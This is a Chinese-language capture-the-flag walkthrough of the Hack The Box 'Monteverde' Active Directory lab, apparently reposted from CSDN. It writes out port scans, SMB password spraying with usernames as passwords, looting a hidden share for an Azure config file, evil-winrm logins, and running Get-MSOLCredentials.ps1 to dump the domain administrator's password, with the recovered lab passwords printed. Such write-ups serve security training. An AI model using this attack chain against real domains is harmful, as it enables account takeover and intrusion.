

目录
1. 环境
难度:Medium
OS:Windows
2. Task Lists
1. Task 1
Task 1:What is the domain name that Monteverde is acting as a domain controller for?
Monteverde 作为域控制器正在管理的域名是什么?
分析:

先快速扫描目标服务器开放的端口:rustscan -a 10.129.18.50 -r 1-65535
再针对开放的端口做详细的扫描:nmap -p53,88,135,139,389,593,636,3268,3269,5985,9389,49667,49673,49674,49676,49696,62697 -A -sV -sT 10.129.18.50

所以答案:MEGABANK.LOCAL
2. Task 2
Task 2:What is the username for the service account for the AD Connect synchronization service?
用于 AD Connect 同步服务的服务账户的用户名是什么?
分析:
枚举用户:enum4linux -a 10.129.18.50

在 users 部分:Account: AAD_987d7f2f57d2 Name: AAD_987d7f2f57d2 Desc: Service account for the Synchronization Service with installation identifier 05c97990-7587-4a3d-b312-309adfc172d9 running on computer MONTEVERDE.
翻译一下就是:描述:用于同步服务(Synchronization Service)的服务账户,安装标识为 05c97990-7587-4a3d-b312-309adfc172d9,运行在计算机 MONTEVERDE 上。
所以用户名就是Account部分:AAD_987d7f2f57d2
3. Task 3
Task 3:Which user on Monteverde uses their username as a password?
哪个用户用用户名当密码。
分析:
将上面获取到的用户名保存成一个 user.txt 文件:
AAD_987d7f2f57d2
dgalanos
Guest
mhope
roleary
SABatchJobs
smorgan
svc-ata
svc-bexec
svc-netapp
使用crackmapexec来爆破,用户名和密码都是用上面的user.txt 文件:crackmapexec smb 10.129.18.50 -u user.txt -p user.txt

所以用户 SABatchJobs 的密码是用户名。
4. Task 4
Task 4:What share contains a file with a users Azure configuration?
哪个共享包含用户的 Azure 配置文件?
分析:
枚举共享目录:enum4linux -S 10.129.18.50
什么结果都没有。原因应该是 enum4linux(老版本)在扫描共享目录时会 fallback 到 SMB1,但是这个靶机默认关闭 SMB1**。**
这里可以尝试使用 smbclient 或者 CrackMapExec。
我用的 CrackMapExec 进行 smb 枚举共享:crackmapexec smb 10.129.18.50 -u SABatchJobs -p SABatchJobs

从返回中看到了目标主机的SMB信息(Banner 信息)。
第二行表示凭证认证成功了。[+]表示凭证正确。
CrackMapExec 只能验证凭证是否正确,不能访问目录,所以接下来用 smbmap 来查看有哪些 SMB 目录可以访问:smbmap -u SABatchJobs -p SABatchJobs -H 10.129.18.50

结合题目,问的是用户的配置文件,所以我们关注 users$ 目录(后面有 $ 的是隐藏共享),具有只读权限。

再用 smbclient 来登录 SMB: smbclient //10.129.18.50/users$ -U SABatchJobs%SABatchJobs
登录以后查看内容:ls
进入mhope目录:cd mhope
下载文件:get azure.xml
退出登录:exit
在kali中查看文件内容:

所以这里的答案就是:users$
5. Task 5
Task 5:What is the mhope user’s password?
分析:
上面的配置文件中获取到了一个密码:4n0therD4y@n0th3r$
由于是在 mhope 目录下,题目问的是 mhope 的密码,所以直接尝试:crackmapexec smb 10.129.18.50 -u mhope -p 4n0therD4y@n0th3r$

从返回结果来看认证成功。
6. Task 6
Task 6:Submit the flag located on the mhope user’s desktop.
分析:

当拿到一个域用户的账号密码后,第一件事通常就是尝试 WinRM 登录:evil-winrm -i 10.129.18.50 -u mhope -p 4n0therD4y@n0th3r$
登录成功后进入桌面上找到flag:
7. Task 7
Task 7:What group is mhope a member of that has to do with syncing Active Directory information with the cloud based version at the time?
mhope 当时是哪个与将 Active Directory 信息与基于云的版本同步有关的团体的成员?
分析:
问题就跟用户/组有关系了。
列出用户权限和组:whoami /all

Attributes 中显示 Enabled group,表示 mhope当前属于该组。
所以 mhope 属于 MEGABANK 域内 Azure Admins 组的成员。其他组基本都是域默认组,所以 Azure Admins 就是答案。
8. Task 8
Task 8:What is the administrator user’s password on Monteverde?
管理员密码是什么。
分析:
关于Azure域有一个漏洞可以参考:
Azure AD 权限提升 - 作为应用管理员接管默认应用权限 - dirkjanm.io
Azure AD Connect for Red Teamers - XPN InfoSec Blog
最终利用起来就是使用Get-MSOLCredentials.ps1即可。下载地址:https://github.com/glowbase/Get-MSOLCredentials.ps1/blob/main/Get-MSOLCredentials.ps1
放在kali中,上传到目标主机:upload Get-MSOLCredentials.ps1 .

执行文件:.\Get-MSOLCredentials.ps1

返回了管理员密码。d0m@in4dminyeah!
9. Task 9
Task 9:Submit the flag located on the administrator user’s desktop.
分析:用管理员账号登录上,查看用户的桌面就可以发现flag。
执行命令:evil-winrm -i 10.129.18.50 -u administrator -p 密码

转载自CSDN-专业IT技术社区
原文链接:https://blog.csdn.net/weixin_39762423/article/details/159673878

